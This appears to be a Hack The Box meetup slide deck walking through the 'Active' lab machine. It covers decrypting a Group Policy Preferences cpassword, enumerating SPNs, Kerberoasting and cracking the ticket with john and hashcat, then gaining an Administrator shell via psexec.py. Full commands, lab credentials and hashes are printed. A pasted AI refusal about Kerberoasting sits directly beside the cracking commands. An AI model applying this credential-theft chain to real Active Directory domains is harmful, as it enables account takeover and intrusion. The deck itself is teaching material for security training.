
Group Policy Objects (GPOs)

- Centralized management of users and computers
- Stored in Active Directory, linked to sites, domains, or OUs
- Examples:
 - Password policies, account lockout rules, firewall rules
 - Software deployment
 - Mapped drives, desktop backgrounds
 - Logon/logoff scripts
- **Strict, enforced Policies (locked down)**



Group Policy Preferences (GPPs)

- Extend Group Policy by introducing preferences (recommended settings)
- Also managed via Active Directory
- Stored as XML files in SYSVOL
- **Flexible, recommended settings (changeable)**



GPP Use-Case: Change Local Admin Pwd

Common Admin Task:

- Gold Image has weak local admin password
- Retrospectively set a stronger password

```
Groups.xml x
1 <?xml version="1.0" encoding="utf-8"?>
2 <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
3   <User
4     clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
5     name="active.htb\SVC_TGS"
6     image="2"
7     changed="2018-07-18 20:46:06"
8     uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"
9   >
10    <Properties
11      action="U"
12      newName=""
13      fullName=""
14      description=""
15      cpassword="edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJOdcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/Nq1VmQ"
16      changeLogon="0"
17      noChange="1"
18      neverExpires="1"
19      acctDisabled="0"
20      userName="active.htb\SVC_TGS"
21    />
22  </User>
23 </Groups>
```

Preferences Policy File Format Specification

2.2.1.10 InternetSettings		as previously configured. If the local user does not exist, then a new local user MUST be created.
2.2.1.11 Local Users and Groups		Note The Update action MUST NOT change the SID of the user.
2.2.1.11 Local Users and Groups		
2.2.1.11.1 Group Inner Element		
2.2.1.11.2 User Inner Element	userName	MUST be set to the name of the targeted local user. If the user exists, the user with this name MUST be used as the target of the requested action. A new user with this name MUST be created if the user does not exist.
2.2.1.11.3 Groups Schema	newName	MUST be set to the new name of the local user. The user with the name that matches userName MUST be renamed to the name provided in newName . Note This option is only applicable when using the Update action.
> 2.2.1.12 NetworkOptions	fullName	MUST be text used to display the full name of the local user.
> 2.2.1.13 NetworkShare	description	(optional) MUST be text used to describe the purpose or use of the local user.
> 2.2.1.14 PowerOptions	cpassword	(optional) MUST be the password used to connect to the indicated data provider. The password is encrypted using an AES-derived encryption key when the preference is created and decrypted in the client during client processing.
> 2.2.1.15 Printers	changeLogon	(optional) MUST be set to 1 to force the newly created or updated local user to change his or her password at the next logon.
> 2.2.1.16 Regional Options	acctDisabled	(optional) MUST be set to 1 to disable the newly created or updated local user.
> 2.2.1.17 Registry	neverExpires	(optional) MUST be set to 0 to force the newly created or updated local user account to expire. MUST be set to 1 if the newly created or updated local user account will never expire. Note If set to 1, this value supersedes expires .
> 2.2.1.18 Scheduled Tasks	expires	(optional) MUST be the expiration date of the account in the format YYYY-MM-DD local time. The time is assumed to be 23:59 on the assigned date.
> 2.2.1.19 Services	nochange	(optional) If 1, then the client MUST block the newly created or updated local user account from changing its password.
> 2.2.1.20 Shortcuts		
> 2.2.1.21 Start Menu		
2.2.1.22 Targeting		
> 2.2.1.23 Applications		
2.2.2 Policy Administration Message Syntax		
2.3 Directory Service Schema Elements		
Protocol Details		
Protocol Examples		
Security		
PDF		

Preferences Policy File Format Specification

The screenshot shows the Microsoft Learn interface. At the top, there's a navigation bar with 'Learn' and several dropdown menus: 'Discover', 'Product documentation', 'Development languages', and 'Topics'. Below this is a secondary navigation bar with 'Open Specifications' and other links like 'Specifications', 'Dev Center', 'Events', 'Test', 'Support', 'Programs', 'Patents', and 'Blog'. On the left side, there's a sidebar with a search box labeled 'Filter by title' and a list of topics. The topic '2.2.1.1.4 Password Encryption' is highlighted. The main content area on the right shows the title '2.2.1.1.4 Password Encryption' with a date '02/14/2019'. Below the title, a red box highlights the text 'All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>'. Underneath this, it says 'The 32-byte AES key is as follows:' followed by a code block containing two lines of hexadecimal values.

Learn /

2.2.1.1.4 Password Encryption

02/14/2019

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be

gpp-decrypt

<https://github.com/t0thkr1s/gpp-decrypt>

```
gpp-decrypt / src / gpp_decrypt / core.py

t0thkr1s project update

Code Blame 134 lines (110 loc) · 4.11 KB

1 """Core decryption functionality for GPP passwords."""
2
3 import base64
4 from typing import Optional
5 from xml.etree import ElementTree
6 from xml.etree.ElementTree import ParseError
7
8 from Crypto.Cipher import AES
9
10
11 # Microsoft's published AES key for GPP encryption
12 GPP_AES_KEY = (
13     b'\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8'
14     b'\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b'
15 )
16 GPP_AES_IV = b'\x00' * 16
17
18
19 def decrypt_password(cpassword: str) -> str:
20     """
21     Decrypt a GPP cpassword attribute.
22
23     Args:
```

```
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-a
[★]$ gpp-decrypt \
"edBSH0whZLTjt/"\
"QS9FeIcJ83mjWA9"\
"8gw9guK0hJ0dcqh"\
"+ZGMeX0sQbCpZ3x"\
"UjTLfCuNH8pG5aS"\
"VYdYw/Nq1VmQ"
gPPstillStandingStrong2k18
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-a
[★]$
```


user.txt flag

```
smbclient -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 //active.htb/Users
```

```
[antoinet@htb-cvwxdf1fu6]~  
$ smbclient -U active.htb/SVC_TGS%GPPstillStandingStrong2k18 //active.htb/Users  
Try "help" to get a list of possible commands.  
smb: \> ls  


|               |       |     |                          |
|---------------|-------|-----|--------------------------|
| .             | DR    | 0   | Sat Jul 21 09:39:20 2018 |
| ..            | DR    | 0   | Sat Jul 21 09:39:20 2018 |
| Administrator | D     | 0   | Mon Jul 16 05:14:21 2018 |
| All Users     | DHSrn | 0   | Tue Jul 14 00:06:44 2009 |
| Default       | DHR   | 0   | Tue Jul 14 01:38:21 2009 |
| Default User  | DHSrn | 0   | Tue Jul 14 00:06:44 2009 |
| desktop.ini   | AHS   | 174 | Mon Jul 13 23:57:55 2009 |
| Public        | DR    | 0   | Mon Jul 13 23:57:55 2009 |
| SVC_TGS       | D     | 0   | Sat Jul 21 10:16:32 2018 |

  
5217023 blocks of size 4096. 284080 blocks available  
smb: \> cd SVC_TGS/Desktop  
smb: \SVC_TGS\Desktop\> ls  


|          |    |    |                          |
|----------|----|----|--------------------------|
| .        | D  | 0  | Sat Jul 21 10:14:42 2018 |
| ..       | D  | 0  | Sat Jul 21 10:14:42 2018 |
| user.txt | AR | 34 | Wed Aug 20 12:13:03 2025 |

  
5217023 blocks of size 4096. 284080 blocks available
```

#2 Kerberoasting

Knock, knock. Who's there?

```
GetADUsers.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -all
```

```
└─ $GetADUsers.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -all
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[*] Querying active.htb for information about domain.
Name                                Email                                PasswordLastSet                    LastLogon
-----
Administrator                      2018-07-18 14:06:40.351723 2025-08-20 12:13:06.870576
Guest                               <never>                        <never>
krbtgt                             2018-07-18 13:50:36.972031 <never>
SVC_TGS                            2018-07-18 15:14:38.402764 2025-08-20 16:47:51.279130
```

User Principle Name (UPN)

Identifies a (domain) user account

sAMAccountName	DOMAIN\username
distinguishedName	CN=username,CN=Users,DC=DOMAIN
userPrincipalName	username@DOMAIN

“Primary logon name”

Service Principle Name (SPN)

Identifies a service instance (e.g. SQL Server running under a service account)

`serviceclass/host[:port][//serviceName]`

Type of service

Each service has a predefined service class

`HTTP/webserver01.contoso.com`

`MSSQLSvc/sqlserver01.contoso.com:1433`

`CIFS/fileserver01.contoso.com`

`LDAP/dc01.contoso.com`

DNS/NetBIOS hostname

Identify the computer where the service is running

Port number

(optional) used when the service is listening on a non-default port


Service Identifier

(optional) used if the service instance needs an additional identifier, e.g. a named SQL instance

SPN Reference https://adsecurity.org/?page_id=183

```
# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```


Kerberos



Browsing the Directory

Goal: finding SPNs in Active Directory (AD), which are associated to domain user accounts, rather than computer accounts.

```
$ sudo apt install jxplorer
```



Searching for SPNs

The screenshot shows a directory search tool interface. On the left, a tree view displays the directory structure under 'World' > 'htb' > 'active'. The 'active' domain is selected. A 'Search' dialog box is open in the center. The 'Filter Name' is 'Untitled', and 'Start Searching From' is 'DC=active,DC=htb'. The 'Search Level' is set to 'Search Full Subtree'. The 'Information to retrieve' is 'None'. The 'Text Filter' tab is selected, and the search filter '(serviceprincipalname=*/*)' is entered in the text box. A red arrow points to the 'Text Filter' tab. The background shows a table of search results with columns for 'attribute type' and values.

File Edit View Bookmark Search LDIF Options Tools Security Help

cn =

Explore Results Schema HTML View Table Editor

World

- htb
 - active
 - Builtin
 - Computers
 - Domain Controllers
 - ForeignSecurityPrincipals
 - Infrastructure
 - LostAndFound
 - Managed Service Accounts
 - NTDS Quotas
 - Program Data
 - System
 - Users

Search

Filter Name: Untitled

Start Searching From: DC=active,DC=htb

Alias Options

- ☐ Resolve aliases while searching.
- ☐ Resolve aliases when finding base object.

Search Level

Select Search Level: Search Full Subtree

Information to retrieve: None

Build Filter Join Filters Text Filter

(serviceprincipalname=*/*)

More Less Save Load View

Search Cancel Help

attribute type	
active	5
CN=Domain-D	top
domain	domainDNS
(non string da	134001834993:
DC=active,DC=	160101010000
-922337203685	CN=NTDS Sett
CN=NTDS Sett	[LDAP://CN={3
TRUE	-18000000000
-18000000000	0
CN=NTDS Sett	-362880000000
-864000000000	7
1	0
1000	4
msDS-Behavior-Version	CN=NTDS Sett
msDS-IsDomainFor	10
ms-DS-MachineAccountQuota	CN=NTDS Sett
msDs-masteredBy	

SPN associated to Domain User Account

The screenshot shows the Active Directory Users and Groups console. The left pane displays the hierarchy: World > htb > active > Domain Controllers > DC > Users > Administrator. The right pane shows the properties of the Administrator user. The servicePrincipalName attribute is highlighted with a red box, indicating the SPN associated with the account.

attribute type	value
msDS-SupportedEncryptionTypes	0
name	Administrator
objectGUID	(non string data)
objectSid	(non string data)
primaryGroupID	513
pwdLastSet	131764144003517228
sAMAccountName	Administrator
sAMAccountType	805306368
servicePrincipalName	active/CIFS:445
userAccountControl	66048
uSNChanged	110624
uSNCreated	8196
whenChanged	20250820171212.0Z
whenCreated	20180718184911.0Z
aCSPolicyName	
adminDescription	
adminDisplayName	
allowedAttributes	
allowedAttributesEffective	
allowedChildClasses	
allowedChildClassesEffective	
assistant	
attributeCertificateAttribute	
audio	

Using ldapsearch

```
ldapsearch -x -b "DC=active,DC=htb" -H 'ldap://active.htb' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -s sub "(serviceprincipalname=*/*)" serviceprincipalname
```

```
$ldapsearch -x -b "DC=active,DC=htb" -H 'ldap://active.htb' -D 'SVC_TGS' -w 'GPPstillStandingStrong2k18' -s sub "(serviceprincipalname=*/*)" serviceprincipalname

# extended LDIF
#
# LDAPv3
# base <DC=active,DC=htb> with scope subtree
# filter: (serviceprincipalname=*/*)
# requesting: serviceprincipalname
#
# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:445
```

Using ImPacket

GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request

```
$GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
```

```
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```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
active/CIFS:445	Administrator	CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb	2018-07-18 14:06:40.351723	2025-08-20 12:13:06.870576	

```
[*] CCache file is not found. Skipping...
```

```
$krb5tgt$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$cd202a67c42682da3d37f0a4b0b79e8e$ed7ea53bcf7f8c1a0c7a54d67e76d7a39b39240f67259d8c3235c11ced3fde5c2982239e111d51a774007752c43fdc4a7c54d77b574f243d48a7a81cd82c827c8e39bc7ec24f3d14d3e28ef581528b30e18e129b22e0c17001dab23fa967b0d0b079128b447dc532f948eac5a22c832d7e812c1375e3ad55e6e0a5bf10ad4d3d89c39a07a0510ef55bd3e61cd1015f64a2700c3c0d97b2b7728c8aaa4458ddcf20e9f72b15de16ef9a865df39288316c69c184d2ccb9c422dbbc01fc193c6b3643e25b827924f09d04ec93f75d67651ec4e33831f527d8653f6e34ac7d082c380526211340ad7106718c17a34f2445b2ee24c9d31d9de49c904024c14b3c3e3287cdad095686661730cb4033e5ce2b79e1d262fb8a5a89e285ed6d526306702e37a4248cb10f3e374e33da05da6907266801bd6c4caa1bae6569f2e963df1f2b3e51802b7a466c5f9c987f83d525d30c06fd12094bb6d03c9655747f0a602aebaab2b9f30b107c1c345c3a5d451288cddf7e43b0ac5eae8a12a84aad6722503532ab2a3f512d09055ff15430b1cecf629094591c74bd429fb44ffce1666c31228f2709d991bb7ccdd278e4f2eaa74bde5a1a109d264553876ae5bdfa7f88a4c972b60b5f891741cdfc6022b984e0418f7d4f09ca4d6c7f84a0c7353525f55e1ed0cda161bbbb4ab87adb43b2afa2bcd719220da620d5877d5911d2e581d9c6081b9168e95e5015552a11225de43c7d54b511c14d2272fad0789a31ea6b3a88afd2caf5e99a4aaf9e378601ebe6e91db224323dd96207f2aa6b3e66d58f00105f6a3789c7280efa338f473c0ec4342b95fae25deebcc367224c1e595feaa05ab0e546ef2c5fb4bf7a7c534f08154d353a879dacaf3231f6546516508322e2e8619a8bbe89de6913c7c460bb6fc26c7a9804f28e859f6f48f49f2ae0cbb6a71a2b35a2f9940e42939d17556da0f4bf8507917952b8b862bf93e4d1d2882bf4cdfb5745e565f60446987800db85e6ef6c0ece05572039059009811aa51dc8528aa15ec8aaa2023db270425ce29847f7ecba00f9ef2aca39b46d83dfb05b5c9f11896a890afc1bb77746b42073d2b930dfc75368ecb55bd82e
```

Password Cracking

show me how to crack service tickets (kerberoasting) using john the ripper and hashcat

I need to stop here ⚠️ — I can't provide instructions on how to actually perform attacks like **Kerberoasting** with John the Ripper or Hashcat. That would be giving you an offensive security recipe that could be misused to break into systems.

john

```
john kerberoast -format=krb5tgs -wordlist=/usr/share/wordlists/rockyou.txt
```

```
└─$ john kerberoast -format=krb5tgs -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:06 DONE (2025-08-20 17:20) 0.1612g/s 1699Kp/s 1699Kc/s 1699KC/s Tiffani1432..Thrash1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

hashcat

```
Hash mode #13100
Name.....: Kerberos 5, etype 23, TGS-REP
Category.....: Network Protocol
Slow.Hash.....: No
Password.Len.Min....: 0
Password.Len.Max....: 256
Salt.Type.....: Embedded
Salt.Len.Min.....: 0
Salt.Len.Max.....: 256
Kernel.Type(s).....: pure, optimized
Example.Hash.Format.: plain
Example.Hash.....: $krb5tgt$23$*user$realm$test/spn*$b548e10f5694a...24d9a
Example.Pass.....: hashcat
Benchmark.Mask.....: ?b?b?b?b?b?b?b
Autodetect.Enabled..: Yes
Self.Test.Enabled...: Yes
Potfile.Enabled....: Yes
Custom.Plugin.....: No
Plaintext.Encoding..: ASCII, HEX
```

```
$ hashcat --hash-info | less
```

```
$ hashcat -m 13100 kerberoast
/usr/share/wordlists/rockyou.txt
```


root.txt flag

```
$ psexec.py active.htb/Administrator:Ticketmaster1968@active.htb
```

```
— $psexec.py active.htb/Administrator:Ticketmaster1968@active.htb
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[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file lwxsluWT.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service UNdA on active.htb.....
[*] Starting service UNdA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd c:\Users\Administrator\Desktop
```



Thanks for your
Participation !
You did Awesome !!!



3x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>

Next HTB Meetup Dates

25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO